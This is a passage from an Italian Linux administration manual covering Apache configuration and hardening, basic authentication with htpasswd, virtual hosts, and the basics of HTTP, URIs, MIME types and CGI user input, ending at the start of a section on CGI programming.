| DefaultType | Definisce il tipo e il sottotipo MIME predefinito per la directory. |
| ErrorDocument | Ridefinisce la risposta in caso si verifichino condizioni di errore. |
| AuthName | Nome o descrizione di una zona soggetta ad autenticazione. |
| AuthType | Definizione del tipo di autenticazione. |
| require | Dichiarazione degli utenti autorizzati all'autenticazione. |
| order | Ordine di valutazione delle direttive **`deny`** e **`allow`**. |
| deny | Specifica i nodi a cui viene negato l'accesso. |
| allow | Specifica i nodi a cui viene concesso l'accesso. |

Tabella 146.4: Alcune direttive utili nel file `.htaccess`.

## 146.6 Considerazioni sulla sicurezza

Dalla descrizione dei file di configurazione di Apache si possono intuire i punti su cui agire per cercare di ottenere un servizio HTTP relativamente «sicuro». Vale comunque la pena di sottolineare alcuni punti.

- Il demone **`httpd`** viene avviato normalmente con i privilegi dell'utente **`root`**, quindi, attraverso delle opportune chiamate di sistema, **`httpd`** cambia questi privilegi portandoli a quelli dell'utente e del gruppo specificati con le direttive **`User`** e **`Group`** del file `httpd.conf`.

  È molto importante che l'utente e il gruppo corrispondano a **`nobody`**, dove questo utente fittizio deve corrispondere idealmente al «perfetto sconosciuto» che accede al sistema. In questa ottica devono poi essere regolati i permessi delle directory.

- I file amministrativi di Apache, cioè quelli di configurazione e di registrazione degli eventi, non devono essere accessibili in scrittura da parte degli utenti comuni (di qualunque tipo siano, escluso **`root`**). Nello stesso modo, non devono essere modificabili le directory che li contengono.

  I file che compongono i documenti ipertestuali devono essere accessibili solo in lettura agli utenti comuni, così le directory non devono essere modificabili, eccetto i permessi che può avere l'utente **`root`**.

  È consigliabile utilizzare la direttiva **`SymLinksIfOwnerMatch`** per evitare brutti scherzi da parte degli utenti che hanno la possibilità di creare documenti HTML a partire dalla loro directory personale.

- È bene evitare di permettere l'utilizzo di programmi CGI al di fuori della directory definita con la direttiva **`ScriptAlias`** nel file `srm.conf`.

- È opportuno evitare di concedere agli utenti comuni di modificare le impostazioni attraverso i file `.htaccess`. Si ottiene questo con la direttiva **`AllowOverride None`**.

Segue un esempio molto semplice della configurazione del file `access.conf`.

```
# Prima si impedisce l'accesso alla radice del filesystem.
<Directory />
        AllowOverride None
        Options None
        order deny,allow
        deny from all
</Directory>

# Si definisce la directory DocumentRoot.
<Directory /home/httpd/html>
        Options Indexes SymLinksIfOwnerMatch
        AllowOverride None
        order deny,allow
        allow from all
</Directory>

# Si concede di accedere alle directory personali degli utenti.
<Directory /home/*/public_html>
        Options Indexes SymLinksIfOwnerMatch
        AllowOverride None
        order deny,allow
        allow from all
</Directory>

# Si concede l'esecuzione ai programmi CGI che si trovano a
# partire dalla directory predisposta per questo.
<Directory /home/httpd/cgi-bin>
        AllowOverride None
        Options ExecCGI
        order deny,allow
        allow from all
</Directory>

# Si concede l'accesso alla directory contenente le icone di sistema.
<Directory /home/httpd/icons>
        AllowOverride None
        Options None
        order deny,allow
        allow from all
</Directory>

# Abilita la lettura dello stato del server.
<Location /status>
        SetHandler server-status
        order deny,allow
        deny from all
        allow from .brot.dg
</Location>
```

Come si può osservare, non è stato consentito in alcun caso di utilizzare i file `.htaccess` e i collegamenti simbolici sono tollerati se il proprietario del collegamento equivale a quello del file o della directory di destinazione. Inoltre sono state prese le misure seguenti:

- è impedito l'accesso a partire dalla directory radice del filesystem, e questo obbliga a dichiarare l'accesso alle directory successive;
- viene concesso l'accesso alla directory da cui si diramano i documenti ipertestuali;
- viene concesso espressamente l'accesso alle directory personali degli utenti;
- i programmi CGI possono essere eseguiti solo nella directory preposta a questo, e non risulta leggibile il suo contenuto;
- l'accesso alla directory contenente le icone utilizzate da Apache è stato dichiarato espressamente, altrimenti sarebbero risultate inaccessibili a causa del divieto iniziale sulla directory radice;
- è stata abilita la lettura dello stato del server, concedendo l'accesso solo al dominio **`brot.dg`**.

## 146.7 Utilizzo del sistema di autenticazione

Il sistema di autenticazione del server permette di consentire l'accesso a determinate directory solo a utenti identificati in base a un nome e a una password. È molto importante capire come funziona il meccanismo, per non farsi delle illusioni sull'efficienza del sistema.





Figura 146.1: Il client chiede all'utente di identificarsi quando per la prima volta ciò viene richiesto dal server.

La prima volta che l'utente accede, il client gli presenta la richiesta di inserire il nominativo e la password, poi tutto funziona normalmente. Però, essendo il protocollo HTTP privo di stato, non si instaura una connessione vera e propria; ogni richiesta è una connessione a parte, e ognuna di queste richiede un'autenticazione. In effetti, il client memorizza i dati inseriti dall'utente e continua a fornirli al server. Questo fatto ha due implicazioni: la password viaggia continuamente attraverso la rete; più utenti possono accedere simultaneamente da postazioni differenti, utilizzando la stessa identificazione e password. Sotto questo aspetto, è importante che le password che si adoperano per queste cose non abbiano alcun nesso con quelle «serie».

Per gestire questo tipo di autenticazione, occorre generare un file di utenti e password, e possibilmente anche un file di gruppi. Si utilizza il programma **`htpasswd`** che normalmente fa parte del pacchetto di Apache.

### 146.7.1 # htpasswd

`htpasswd [-c]` ⟨*file*⟩ ⟨*utente*⟩

**`htpasswd`** crea o aggiorna un file di utenti e password per l'autenticazione degli accessi a directory protette con il server Apache.

L'opzione **`-c`** viene usata per creare il file la prima volta, mentre si inserisce il primo utente. La password viene richiesta subito dopo l'avvio del programma.

Esempi

`#` **`htpasswd -c passwd tizio`**[*Invio*]

```
Adding password for tizio.
New password:
```

Viene inserita la password seguita da [*Invio*].

```
Re-type new password:
```

Viene reinserita la password seguita da [*Invio*] e si ottiene il file `passwd` nella directory corrente.

`#` **`cat passwd`**[*Invio*]

```
tizio:njHIUkjjJLKn
```

Il file contiene solo i nomi degli utenti e le password cifrate relative.

`#` **`htpasswd passwd caio`**[*Invio*]

Quando si aggiungono utenti, non si utilizza l'opzione **`-c`**, altrimenti il file viene cancellato e ricreato.

`#` **`htpasswd passwd caio`**[*Invio*]

Lo stesso programma può essere usato per modificare la password di un utente già registrato.

### 146.7.2 File dei gruppi

Per facilitare la gestione di utenti che utilizzano l'autenticazione per accedere a directory protette, è possibile realizzare dei raggruppamenti e inserirli in un file senza password. Il formato del file è molto semplice: ogni record è costruito secondo la sintassi seguente:

⟨*gruppo*⟩`:` ⟨*utente*⟩`...`

Quindi, i nominativi dei vari utenti sono separati da uno spazio, come nell'esempio seguente:

```
primo: tizio caio semproni
secondo: cane gatto topo
```

Nell'esempio sono dichiarati due gruppi: **`primo`** e **`secondo`**. A **`primo`** appartengono gli utenti **`tizio`**, **`caio`** e **`semproni`**; a **`secondo`** appartengono gli utenti **`cane`**, **`gatto`** e **`topo`**.

### 146.7.3 Configurazione

La configurazione delle directory che devono essere accessibili solo attraverso un'autenticazione, avviene nel file `access.conf` in una sezione **`Directory`**. Sono indispensabili le direttive **`AuthName`**, **`AuthType`** e **`AuthUserFile`** con cui si dà un nome all'autenticazione, si definisce il tipo e si indica il nome del file degli utenti e password. La direttiva **`AuthGroupFile`** serve solo se si intende fare riferimento a gruppi di utenti.

```
<Directory /home/httpd/html/riservato>

        AllowOverride None
        Options Indexes

        AuthName Informazioni riservate
        AuthType Basic
        AuthUserFile /etc/httpd/conf/passwd
        AuthGroupFile /etc/httpd/conf/group

        require valid-user

</Directory>
```

La direttiva **`require`** stabilisce a chi, tra gli utenti che sono dichiarati nel file di utenti e password, sia concesso di accedere. La parola chiave **`valid-user`** rappresenta tutti gli utenti che siano stati previsti. In alternativa possono essere elencati gli utenti a cui concedere l'accesso, come nell'esempio seguente;

```
...
        require user tizio caio semproni
...
```

oppure si può indicare il nome di uno o più gruppi.

```
...
        require group primo terzo quinto
...
```

Solo nell'ultimo caso è necessario predisporre e dichiarare la posizione del file dei gruppi.

## 146.8 Siti virtuali

Apache è in grado di gestire diversi siti virtuali, indipendenti, sullo stesso elaboratore. In pratica, si distinguono diverse directory per le pagine HTML (diverse directory *DocumentRoot*), e ognuna di queste viene selezionata in base al nome di dominio utilizzato per accedere al servizio.

Evidentemente, per arrivare a questo risultato, occorre che lo stesso elaboratore sia accessibile utilizzando nomi di dominio differenti: si va dall'attribuzione di un semplice alias all'interno del DNS (i record **`CNAME`**), fino alla sovrapposizione di indirizzi IP differenti sulle stesse interfacce (con la conseguente attribuzione di nomi di dominio differenti). A proposito della gestione del DNS, si vedano i capitoli 75 e 76.

Quanto visto su Apache fino a questo punto, riguarda la gestione di un unico sito: quello «reale». Si osservi in particolare che la direttiva **`DocumentRoot`** viene inserita nel file `srm.conf`. Per definire dei siti virtuali alternativi si interviene nel file `httpd.conf`, attraverso delle sezioni simili a quelle del file `access.conf`:

`<VirtualHost` ⟨*nome-di-dominio*⟩ `>`

    ⟨*direttiva-specifica*⟩

    `...`

```
</VirtualHost>
```

In pratica, all'interno del marcatore di apertura dell'ambiente **VirtualHost** si inserisce il nome del sito virtuale a cui si fa riferimento, e all'interno della sezione si inseriscono le direttive specifiche per questo sito.

```
<VirtualHost prova.brot.dg>
    ServerAdmin webmaster@prova.brot.dg
    DocumentRoot /home/httpd/html2
    ServerName prova.brot.dg
    ErrorLog logs/prova.brot.dg-error_log
    TransferLog logs/prova.brot.dg-access_log
</VirtualHost>
```

L'esempio mostra la predisposizione del sito virtuale **prova.brot.dg**. All'interno della sezione si vedono le dichiarazioni:

- dell'indirizzo di posta elettronica dell'amministratore, con la direttiva **ServerAdmin**;
- della directory di partenza delle pagine HTML, con la direttiva **DocumentRoot**;
- del nome di dominio corretto per raggiungere il sito virtuale, con la direttiva **ServerName**;
- dei percorsi completi dei file delle registrazioni, con le direttive **ErrorLog** e **TransferLog**.

È il caso di osservare la stranezza per la quale la direttiva **DocumentRoot** può apparire nella sezione **VirtualHost** all'interno del file `httpd.conf`, mentre per il sito reale si usa il file `srm.conf`.

Nel momento in cui si dichiara l'utilizzo di una nuova directory per i dati (le pagine HTML), ci si deve preoccupare anche di configurare l'accesso a tale directory. Questo si fa nel modo solito all'interno del file `access.conf`. Seguendo l'esempio mostrato, potrebbe essere necessario aggiungere la sezione seguente:

```
<Directory /home/httpd/html2>
        Options Indexes SymLinksIfOwnerMatch
        AllowOverride None
        order deny,allow
        allow from all
</Directory>
```

## 146.9 Riferimenti

- *Apache*

  *<http://www.apache.org/>*

---

# Server Web-CGI

In precedenza, nei capitoli 88 e 146, è stato descritto il servizio HTTP, la configurazione di Apache e l'utilizzo di un client in grado di accedere a tale servizio. In questo capitolo si intende vedere in che modo si può organizzare il proprio server HTTP in modo da renderlo interattivo attraverso l'uso dei programmi CGI.

## 147.1 HTTP e CGI

HTTP (*HyperText Transfer Protocol*) è un protocollo client–server progettato per gestire documenti ipertestuali e per permettere l'interazione con programmi, detti ***gateway***, attraverso le specifiche CGI (*Common Gateway Interface*).

L'interfaccia CGI permette quindi di realizzare programmi che interagiscono con gli utenti attraverso il protocollo HTTP. La figura 147.1 illustra il meccanismo.





Figura 147.1: Schema del collegamento fisico e ideale tra le varie parti di una connessione HTTP-CGI.

I programmi gateway, detti anche *cgi-bin* o più semplicemente CGI, possono essere realizzati con qualunque linguaggio, purché siano in grado di interagire attraverso le specifiche del protocollo CGI.

## 147.2 URI e query

Nella sezione 88.3.1 è stato descritto in modo generale l'utilizzo degli indirizzi URI. Vale la pena di richiamare brevemente quei concetti per aggiungere ciò che riguarda in particolare la gestione interattiva che si vuole descrivere in questo capitolo. Il formato generale di un URI potrebbe essere definito secondo lo schema seguente:

⟨*protocollo*⟩⟨*indirizzo-della-risorsa*⟩⟨*dati-aggiuntivi*⟩

Alcuni tipi di protocolli sono in grado di gestire dei dati aggiuntivi in coda all'indirizzo della risorsa. Nel caso del protocollo HTTP combinato con CGI, può trattarsi di ***richieste*** o di ***percorsi aggiuntivi***.

### 147.2.1 Stringhe di richiesta

⟨*protocollo*⟩⟨*indirizzo-della-risorsa*⟩?⟨*richiesta*⟩

Quando un URI comprende anche una stringa di richiesta (*query*), questa viene distinta dall'indirizzo della risorsa attraverso un punto interrogativo.[1]

L'utilizzo di una stringa di richiesta presume che la risorsa sia un programma in grado di utilizzare l'informazione contenuta in tale stringa. Segue un esempio banale di un URI contenente una richiesta.

```
http://www.brot.dg/cgi-bin/saluti.pl?buongiorno
```

[1] L'uso del punto interrogativo rende la cosa intuitiva: la richiesta viene fatta attraverso un'interrogazione.

### 147.2.2 Percorsi aggiuntivi

⟨*protocollo*⟩⟨*indirizzo-della-risorsa*⟩⟨*percorso-aggiuntivo*⟩

Quando l'indirizzo della risorsa di un URI fa riferimento a un programma, questo può ricevere un'informazione aggiuntiva legata a un file o una directory particolare. Si ottiene questo aggiungendo l'indicazione del percorso che identifica questo file o questa directory. Segue un esempio banale di un URI, completo dell'indicazione di un percorso.

```
http://www.brot.dg/cgi-bin/elabora.pl/archivio.doc
```

### 147.2.3 Codifica

Un problema che non è stato descritto in precedenza è il tipo di codifica utilizzabile per la scrittura di indirizzi URI. Si possono utilizzare solo i simboli della codifica ASCII tradizionale a 7 bit (i codici inferiori o uguali a 127) e tra questi, gran parte dei simboli di punteggiatura sono esclusi. In pratica, sono valide le lettere dell'alfabeto (maiuscole e minuscole), le cifre numeriche e i simboli: *at* (`@`), asterisco (`*`), sottolineato (`_`), trattino (`-`) e il punto (`.`). Gli altri non possono essere usati o hanno significati particolari (basta pensare alle barre oblique che servono per separare il nome del protocollo dall'indirizzo del dominio e anche per separare le sottodirectory).

Quando un simbolo di quelli non utilizzabili deve essere indicato ugualmente da qualche parte dell'URI, facendogli perdere il significato speciale che questo potrebbe avere altrimenti, si può convertire utilizzando la notazione **`%`*`hh`***. La sigla *hh* rappresenta una coppia di cifre esadecimali. A questa regola fa eccezione lo spazio che viene codificato normalmente con il segno **`+`**, ma non in tutte le occasioni.

Generalmente, per gli indirizzi URI normali non c'è la necessità di preoccuparsi di questo problema, a parte il caso della tilde (`~`), utilizzata frequentemente nei percorsi che fanno riferimento a pagine HTML personali di un determinato utente di un certo elaboratore. Per intendere di cosa si parla, basta vedere l'esempio seguente:

```
http://www.brot.dg/~daniele/index.html
```

Spesso, i programmi client e server HTTP sono in grado di accettare eccezionalmente questo tipo di indicazione senza pretendere la notazione corretta che dovrebbe essere quella seguente:

```
http://www.brot.dg/%7Edaniele/index.html
```

Quindi, se di solito non esiste questa preoccupazione, il problema dell'utilizzo di simboli particolari riguarda prettamente la costruzione delle richieste, come si vedrà meglio in seguito.

La tabella 147.1 mostra l'elenco di alcune corrispondenze tra simboli particolari e la codifica alternativa utilizzabile negli URI.

| Carattere | Codifica |
|---|---|
| % | %25 |
| & | %26 |
| + | %2B |
| / | %2F |
| = | %3D |
| ~ | %7E |

Tabella 147.1: Alcune corrispondenze tra simboli particolari e codifica alternativa utilizzabile negli URI.

### 147.2.4 Collocazione effettiva

Il server HTTP mostra ai client solo una parte dei dati contenuti all'interno del proprio sistema, e ciò attraverso una sorta di astrazione per cui, per esempio, `http://www.brot.dg/ciao.html` non è il file `ciao.html` che si trova nella directory radice del filesystem del nodo **`www.brot.dg`**.

L'organizzazione e l'accessibilità dei dati attraverso il protocollo HTTP può essere gestita in vario modo. Apache (il server più comune) utilizza per questo il file `etc/httpd/conf/srm.conf` in cui vanno indicate, tra le altre, le direttive seguenti.

`DocumentRoot` ⟨*directory-root-html*⟩

Rappresenta la directory da cui si possono diramare i documenti HTML. Se per esempio si trattasse della riga seguente,

```
DocumentRoot /home/httpd/html
```

e un client volesse accedere al documento `http://www.brot.dg/ciao.html`, il file restituito effettivamente sarebbe `/home/httpd/html/ciao.html`.

`Alias` ⟨*directory-fasulla*⟩ ⟨*directory-reale*⟩

Questo tipo di direttiva, che può essere ripetuta, permette di definire delle directory in posizioni diverse da quelle reali. La directory fasulla fa riferimento a una directory indicata nell'indirizzo richiesto e quella reale indica la directory effettiva nel filesystem. Per esempio,

```
Alias /icons/ /home/httpd/icons/
```

fa in modo che l'indirizzo `http://www.brot.dg/icons/` faccia in realtà riferimento alla directory `/home/httpd/icons/` e non alla directory `icons/` discendente da **`DocumentRoot`**.

`ScriptAlias` ⟨*directory-fasulla*⟩ ⟨*directory-reale*⟩

Funziona come la direttiva **`Alias`**, ma si riferisce ai programmi CGI. Per esempio,

```
ScriptAlias /cgi-bin/ /home/httpd/cgi-bin/
```

fa in modo che l'indirizzo `http://www.brot.dg/cgi-bin/` faccia in realtà riferimento alla directory `/home/httpd/cgi-bin/` e non alla directory `/cgi-bin/` discendente da **`DocumentRoot`**.

> Questa indicazione è particolarmente importante per lo scopo di questo capitolo: stabilisce che tutto ciò che discende da questa directory deve essere trattato come un programma gateway, per cui, il riferimento a un file contenuto qui significa mettere in esecuzione tale file.

## 147.3 Protocollo HTTP

Il funzionamento del protocollo HTTP è molto semplice. L'utilizzo di un servizio HTTP si compone di una serie di transazioni, ognuna delle quali si articola in queste fasi:

1. apertura della connessione;
2. invio da parte del client di una richiesta;
3. risposta da parte del server;
4. chiusura della connessione.

In questo modo, il server non deve tenere traccia delle transazioni che iniziano e finiscono ogni volta che un utente compie un'azione attraverso il suo client.

La richiesta inviata dal client deve contenere il metodo (i più comuni sono **`GET`** e **`POST`**), l'indicazione della risorsa cui si vuole accedere, la versione del protocollo, ed eventualmente l'indicazione dei tipi di dati che possono essere gestiti dal client (si parla in questi casi di tipi MIME). Naturalmente sono possibili richieste più ricche di informazioni.

| Nome | Descrizione |
|---|---|
| GET | Recupera l'informazione identificata dall'URI specificato. |
| HEAD | Recupera le informazioni sul documento, senza ottenere il documento in allegato. |
| PUT | Richiede che l'informazione sia memorizzata nell'URI specificato. |
| POST | Fornisce al server dati aggiuntivi in riferimento all'URI specificato. |
| DELETE | Richiede di eliminare la risorsa specificata. |
| LINK | Stabilisce una collegamento con la risorsa indicata. |
| UNLINK | Elimina un collegamento tra risorse. |

Tabella 147.2: Alcuni metodi di comunicazione per le richieste di un client.

La risposta del server HTTP è costituita da un'intestazione che, tra le altre cose, specifica il modo in cui l'informazione allegata deve essere interpretata. È importante comprendere subito che l'intestazione viene staccata dall'inizio dell'informazione allegata attraverso un riga vuota, composta dalla sequenza *<CR><LF>*.

### 147.3.1 Analisi di una connessione HTTP

Per comprendere in pratica il funzionamento di una connessione HTTP, si può utilizzare il programma **`telnet`** al posto di un navigatore normale. Si suppone di poter accedere al nodo **`www.brot.dg`** nel quale è stato installato Apache con successo. Dal server verrà prelevato il file `index.html` che si trova all'interno della directory **`DocumentRoot`**.

`$` **`telnet www.brot.dg http`**[*Invio*]

**`telnet`** risponde e si mette in attesa di ricevere il messaggio da inviare al server.

```
Trying 192.168.1.1...
Connected to www.brot.dg.
Escape character is '^]'.
```

Si deve iniziare a scrivere, cominciando con una riga contenente il metodo, la risorsa e la versione del protocollo, continuando con una riga contenente le possibilità di visualizzazione del client (i tipi MIME).

**GET /index.html HTTP/1.0**[ *Invio* ]

**Accept: text/html**[ *Invio* ]

[ *Invio* ]

Appena si invia una riga vuota, il server intende che la richiesta sia terminata e risponde.

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 1998 17:44:46 GMT
Server: Apache/1.2.4
Last-Modified: Tue, 30 Dec 1997 21:07:24 GMT
ETag: "6b003-792-34a9628c"
Content-Length: 1938
Accept-Ranges: bytes
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Test Page for Linux's Apache Installation</TITLE>
 </HEAD>
<!-- Background white, links blue (unvisited), navy (visited), red (active) -->
 <BODY
  BGCOLOR="#FFFFFF"
  TEXT="#000000"
  LINK="#0000FF"
  VLINK="#000080"
  ALINK="#FF0000"
 >
  <H1 ALIGN="CENTER">It Worked!</H1>
  <P>
  If you can see this, it means that the installation of the
  <A
   HREF="http://www.apache.org/"
  >Apache</A>
  software on this Linux system was successful. You may now add content to
  this directory and replace this page.
  </P>
...
...
 </BODY>
</HTML>
Connection closed by foreign host.
```

Come già accennato, il messaggio restituito dal server è composto da un'intestazione in cui l'informazione più importante è il tipo di messaggio allegato, cioè in questo caso **`Content-Type: text/html`**, seguita da una riga vuota, e quindi dall'oggetto richiesto, cioè il file `index.html`.

Al termine della ricezione dell'oggetto richiesto, la connessione ha termine. Lo si può osservare dal messaggio dato da **`telnet`**: **`Connection closed by foreign host`**.

Il lavoro del client è tutto qui: inviare richieste al server, ricevere le risposte e gestire i dati, possibilmente visualizzandoli o mettendo comunque l'utente in grado di fruirne.

## 147.3.2 Tipi MIME

MIME è una codifica standard per definire il trasferimento di documenti multimediali attraverso la rete. L'acronimo sta per *Multipurpose Internet Mail Extentions* e la sua origine è appunto legata ai trasferimenti di dati allegati ai messaggi di posta, come il nome lascia intendere.

Il protocollo HTTP utilizza lo stesso standard, e con questo il server informa il client del tipo di oggetto che gli viene inviato. Nello stesso modo, il client, all'atto della richiesta di una risorsa, informa il server dei tipi MIME che è in grado di gestire.

Il server, per poter comunicare il tipo MIME al client, deve avere un modo per riconoscere la natura degli oggetti che costituiscono le risorse accessibili. Questo modo è dato dall'estensione, per cui, la stessa scelta dell'estensione per i file accessibili attraverso il protocollo HTTP è praticamente obbligatoria, ovvero, dipende dalla configurazione dei tipi MIME.

| Tipo MIME | Estensioni | Descrizione |
|---|---|---|
| application/postscript | ps eps | PostScript. |
| application/rtf | rtf | Rich Text Format. |
| application/x-tex | tex | Documento TeX/LaTeX. |
| audio/basic | au snd | File audio. |
| audio/x-wav | wav | File audio. |
| image/gif | gif | Immagine GIF. |
| image/jpeg | jpeg jpg | Immagine JPEG. |
| image/tiff | tiff tif | Immagine TIFF. |
| image/x-xwindowdump | xwd | Immagine X Window Dump. |
| text/html | html htm | Testo formattato in HTML. |
| text/plain | txt | Testo puro. |
| video/mpeg | mpeg mpg mpe | Animazione MPEG. |
| video/quicktime | qt mov | Animazione Quicktime. |

Tabella 147.3: Alcuni tipi MIME con le possibili estensioni.

## 147.3.3 Campi di richiesta

Come si è visto dagli esempi mostrati precedentemente, la richiesta fatta dal client è composta da una prima riga in cui si dichiara il tipo, la risorsa desiderata e la versione del protocollo.

```
GET /index.html HTTP/1.0
```

Di seguito vengono indicati una serie di campi, più o meno facoltativi. Questi campi sono costituiti da un nome seguito da due punti (`:`), da uno spazio e dall'informazione che gli si vuole abbinare.

### 147.3.3.1 Campo Accept

Una o più righe contenenti un campo **`Accept`** possono essere incluse per indicare i tipi MIME che il client è in grado di gestire (cioè di ricevere). Se non viene indicato alcun campo **`Accept`**, si intende che siano accettati almeno i tipi **`text/plain`** e **`text/html`**.

I tipi MIME sono organizzati attraverso due parole chiave separate da una barra obliqua. In pratica si distingue un tipo e un sottotipo MIME. È possibile indicare un gruppo di tipi MIME mettendo un asterisco al posto di una o di entrambe le parole chiave, in modo da selezionare tutto il gruppo relativo. Per esempio,

```
Accept: */*
```

rappresenta tutti i tipi MIME;

```
Accept: text/*
```

rappresenta tutti i sottotipi MIME che appartengono al tipo **`text`**; mentre

```
Accept: audio/basic
```

rappresenta un tipo e un sottotipo MIME particolare.

### 147.3.3.2 Campo User-Agent

Il campo **`User-Agent`** permette di informare il server sul nome e sulla versione dell'applicativo particolare che svolge la funzione di client. Per convenzione, il nome di questo è seguito da una barra obliqua e dal numero della versione. Tutto quello che dovesse seguire sono solo informazioni addizionali per le quali non è stabilita una forma precisa. Per esempio, nel caso di Netscape, si potrebbe avere un'indicazione del tipo seguente:

```
User-Agent: Mozilla/4.04 [en] (X11; I; Linux 2.0.32 i586)
```

## 147.3.4 Campi di risposta

La risposta del server a una richiesta del client si compone di un'intestazione seguita eventualmente da un allegato, che costituisce la risorsa a cui il client voleva accedere. L'intestazione è separata dall'allegato da una riga vuota.

La prima riga è costituita dal codice di stato della risposta. Nella migliore delle ipotesi dovrebbe presentarsi come nell'esempio seguente:

```
HTTP/1.0 200 OK
```

Il resto dell'intestazione è composto da campi, simili a quelli utilizzati per le richieste dei client.

| Codice | Descrizione |
|---|---|
| 200 | OK |
| 201 | Creato. |
| 202 | Accettato. |
| 204 | Nessun contenuto. |
| 300 | Scelte multiple. |
| 301 | Spostato in modo permanente. |
| 302 | Spostato temporaneamente. |
| 304 | Non modificato. |
| 400 | Richiesta errata. |
| 401 | Non autorizzato. |
| 403 | Proibito. |
| 404 | Non trovato. |
| 500 | Errore interno del server. |
| 501 | Servizio non realizzato (non disponibile). |
| 502 | Gateway errato. |
| 503 | Servizio non disponibile. |

Tabella 147.4: Alcuni codici di stato utilizzati più frequentemente.

#### 147.3.4.1 Campo Allow

Il campo **`Allow`** viene utilizzato dal server per informare il client dei metodi che possono essere utilizzati. Viene restituita tale informazione quando il client tenta di utilizzare un metodo di richiesta che il server non è in grado di gestire. Segue un esempio.

```
Allow: GET, HEAD, POST
```

#### 147.3.4.2 Campo Content-Length

Il campo **`Content-Length`** indica al client la dimensione (in byte) dell'allegato. Se viene utilizzato il metodo **`HEAD`**, con cui non viene restituito alcun allegato, permette di conoscere in anticipo la dimensione della risorsa.

```
Content-Length: 1938
```

#### 147.3.4.3 Content-Type

Il campo **`Content-Type`** indica al client il tipo MIME a cui appartiene la risorsa (allegata o meno). Segue l'esempio più comune.

```
Content-Type: text/html
```

## 147.4 Input dell'utente

Il tipo di comunicazione che avviene tra client e server, descritta nelle sezioni precedenti, è nascosta all'utente, il quale agisce attraverso la richiesta e l'invio di documenti HTML.

Si distinguono tre tipi di definizioni da inserire all'interno di documenti HTML che permettono all'utente di inserire dati (nel senso di input):

- marcatore **`ISINDEX`**;
- attributo **`ISMAP`** delle immagini;
- moduli **`FORM`**.

### 147.4.1 ISINDEX

Quando un documento HTML contiene il marcatore (o *tag*) **`ISINDEX`**, il programma client fa apparire, in corrispondenza di questo, una richiesta di inserimento di un testo. La figura 147.2 mostra ciò che potrebbe apparire con un comune navigatore.

Si tratta di una forma antiquata di interazione tra l'utente e il servizio HTTP, ma tuttora utile per comprendere i meccanismi più complessi che di fatto vengono utilizzati.

L'utente inserisce quello che vuole all'interno del campo che gli viene messo a disposizione e quando lo ***sottopone*** (di solito si tratta di premere il tasto [*Invio*]), il programma client (cioè il navigatore) converte i caratteri che necessitano di conversione, quindi invia una richiesta **`GET`** per lo stesso documento, seguito da una stringa di richiesta (preceduta dal solito punto interrogativo) ottenuta da quanto l'utente aveva inserito.





Figura 147.2: L'effetto della presenza di un marcatore **`ISINDEX`** all'interno di un documento HTML.

### 147.4.2 ISMAP

Un marcatore di riferimento a un file di immagine può contenere l'attributo **`ISMAP`**: **`<IMG SRC="..." ISMAP>`**. Se il marcatore dell'immagine è contenuto a sua volta in un riferimento a una risorsa, attraverso l'uso del mouse, facendo clic in una posizione qualunque dell'immagine che appare, si inviano le coordinate relative all'indirizzo indicato.

L'esempio seguente mostra il riferimento a un'immagine, racchiuso all'interno di un riferimento a un programma CGI in grado di gestire le coordinate.

```
<A HREF="http://www.brot.dg/cgi-bin/coordinate.pl">
        <IMG SRC="http://www.brot.dg/immagini/punta.gif ISMAP>
</A>
```

Facendo un clic sull'immagine `punta.gif` mostrata dal programma client all'utente, vengono inviate le coordinate attraverso una richiesta **`GET`** all'indirizzo della risorsa **`coordinate.pl`**. Questo indirizzo risulterà essere seguito da una stringa di richiesta (preceduta dal punto interrogativo) composta da due numeri interi, staccati da una virgola, che rappresentano rispettivamente le coordinate $x$ e $y$.

### 147.4.3 FORM

I moduli **`FORM`** nei documenti HTML sono il modo più complesso e completo per permettere a un utente di interagire con un servizio. A differenza di quanto visto in precedenza, si consente l'inserimento di molte informazioni che poi vengono trasmesse nella forma ⟨*nome*⟩**`=`**⟨*valore*⟩. I dati inseriti attraverso i **`FORM`** possono essere trasmessi con una richiesta **`GET`** oppure **`POST`**, attraverso l'indicazione opportuna all'interno dello stesso documento HTML che contiene il modulo.

La descrizione di questi moduli **`FORM`** verrà fatta più avanti, dopo gli esempi che servono a mostrare i meccanismi elementari di comunicazione dati relativi a **`ISINDEX`** e **`ISMAP`**.

## 147.5 Primi approcci alla programmazione CGI

